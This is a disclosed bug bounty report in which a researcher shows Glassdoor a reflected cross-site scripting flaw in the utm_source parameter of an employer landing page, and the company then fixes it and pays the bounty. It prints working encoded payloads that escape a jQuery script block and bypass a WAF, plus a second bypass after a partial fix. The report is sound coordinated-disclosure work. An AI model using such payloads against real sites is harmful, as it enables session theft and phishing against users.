Reflected XSS on https://www.glassdoor.com/employers/sem-dual-lp/

331

Share:

State	Resolved (Closed)
Disclosed	**May 22, 2020 8:47pm +0530**
Reported To	**Glassdoor**
Asset	http://www.glassdoor.com/ (Domain)
Weakness	Cross-site Scripting (XSS) - Reflected
Bounty	$1,000
Severity	Medium (5.6)
Participants	
Visibility	Disclosed (Full)

Collapse

TIMELINE · EXPORT

parzel submitted a report to **Glassdoor**. Apr 10th (2 months ago)

Summary:

There is a reflected XSS on https://www.glassdoor.com/employers/sem-dual-lp/ through the utm_source parameter. By using URL encoding I was able to bypass the WAF.

Affected URL or select Asset from In-Scope:
https://www.glassdoor.com/

Affected Parameter:
utm_source

Vulnerability Type:
XSS

Browsers tested:
Firefox 75.0

Steps To Reproduce:


1. Visit the following POC link: `https://www.glassdoor.com/employers/sem-dual-lp/?utm_source=abc%60%3breturn+false%7d%29%3b%7d%29%3balert%60xss%60;%3c%2f%73%63%72%69%70%74%3e`

Explanation

The utm_source parameter is not escaped properly for URL encoded values. We can escape at multiple locations in the source. I escaped in the script section. The payload finished open function calls from jQuery, executes an alert as POC and then finished the original script tag. Basically we can dissect it as follows:

```
abc%60%3breturn+false%7d%29%3b%7d%29%3balert%60xss%60;%3c%2f%73%63%72%69%70%74%3e

is url encoded for

abc`;return+false});});alert`xss`;</script>

which is used like

abc`;                       Finish the string
return+false});      Finish the jQuery click function
});                            Finish the jQuery ready function
alert`xss`;              Here we can execute our code
</script>               This closes the script tag to prevent JavaScript parsing errors
```

Supporting Material/References (screenshots, logs, videos):



Impact

A XSS attack allows an attacker to execute arbitrary JavaScript in the context of the attacked website and the attacked user. This can be abused to steal session cookies, perform requests in the name of the victim or for phishing attacks.

1 attachment:
F782251: Screenshot_from_2020-04-10_12-08-05.png

celt HackerOne triage posted a comment. Apr 10th (2 months ago)
Hi @parzel,

Thank you for your submission. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Kind regards,
@celt

celt HackerOne triage updated the severity from Medium to Medium (5.6). Apr 10th (2 months ago)

celt HackerOne triage changed the status to ○ **Triaged**. Apr 10th (2 months ago)
Hello @parzel,

Thank you for your submission! We were able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know the final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.


Regards,
@celt

jjone posted a comment. Apr 10th (2 months ago)
@celt - thanks for the quick triage and summary.
@parzel - thanks for your report. Was able to replicate it. Will bring this to the attention of the internal development team.

Glassdoor rewarded parzel with a **$750** bounty. Apr 21st (about 1 month ago)

jjone closed the report and changed the status to ○ **Resolved**. Apr 21st (about 1 month ago)
@parzel -this has been resolved. Do let us know if you see any issues.

parzel posted a comment. Apr 22nd (about 1 month ago)
@jjone thanks for the bounty I appreciate it. I had a look and I think the fix is not sufficient. While now it properly escapes the " or %22 the page is still vulnerable. Strings in the context of JavaScript can be closed with an ` as url-encoded %60. This still allows to execute JavaScript. I have attached an image of the issue:



POC: https://www.glassdoor.com/employers/sem-dual-lp/?utm_source=%60%2balert/**/(1)%2b%60

I decided not to open a new report for this as it is still the same issue but of course would be happy about a bonus :)

1 attachment:
F798378: Screenshot_from_2020-04-22_00-16-24.png

jjone **reopened** this report. Apr 22nd (about 1 month ago)
@parzel - thanks for rechecking this.

Glassdoor rewarded parzel with a **$250** bonus. Apr 22nd (about 1 month ago)
Appreciate you informing us more about it here.

parzel posted a comment. Apr 22nd (about 1 month ago)
Thank you so much! :)

jjone closed the report and changed the status to ○ **Resolved**. Apr 22nd (about 1 month ago)
This should be resolved now with proper output html encoding to the parameter. Do let us know if you see any discrepancy.

parzel posted a comment. Apr 22nd (about 1 month ago)
Yes looks fine to me.

parzel requested to disclose this report. Apr 22nd (about 1 month ago)
Would you be willing to disclose the report?

jjone posted a comment. Apr 22nd (about 1 month ago)
@parzel - thanks for confirming it. Appreciate it, keep up the good work and looking forward to more findings from you.

jjone posted a comment. Updated Apr 22nd (about 1 month ago)
@parzel - let me try to figure out internally what's our stance on disclosures and I will get back to you.

parzel posted a comment. Apr 22nd (about 1 month ago)
@jjone Thank you, I will certainly try! And thank you for your fast triaging and management of the issue. Sure no worries!

jjone posted a comment. Apr 23rd (about 1 month ago)
@parzel - as an appreciation of rechecking this issue and submitting a good report. We can assign access to a test employer account for you test around employer functionality, if that's something you are looking forward to!

parzel posted a comment. Apr 23rd (about 1 month ago)
@jjone I am happy you appreciate my work so much and would certainly take the opportunity to test employer functionality!

jjone posted a comment. Apr 23rd (about 1 month ago)
@parzel - can you share your email address to which I can send out the invite.
Please do note - that you follow these instructions

1. If you are going to post job ads that you have it in the title - `Do not apply` mentioned and the location to be a remote location eg Alaska
2. Make sure that you are interacting with the assigned employer and no other employers which you don't have permissions to.

parzel posted a comment. Updated May 15th (16 days ago)
@jjone You can reach me at [redacted] - Thanks for the instructions I will keep them in mind!

jjone posted a comment. Apr 24th (about 1 month ago)
@parzel - if you want to test for IDOR related vulnerabilities with another test employer, let me know. If you share another email address I can send an invite to you for that.

parzel posted a comment. Updated May 15th (16 days ago)
@jjone That would be great! You can send me another invite to [redacted] - I will start testing on monday :)

jjone posted a comment. Apr 24th (about 1 month ago)
thanks @parzel - done shared. Please follow the same instructions had posted earlier for Umbrella Corporation.

parzel posted a comment. Apr 25th (about 1 month ago)
@jjone thanks got it!

parzel posted a comment. May 15th (16 days ago)
@jjone Thanks for disclosing! Could you maybe redact my email addresses?

jjone posted a comment. May 15th (16 days ago)
sorry @parzel - redacted!

parzel posted a comment. May 16th (15 days ago)
@jjone thanks a lot :)

This report has been disclosed. May 22nd (9 days ago)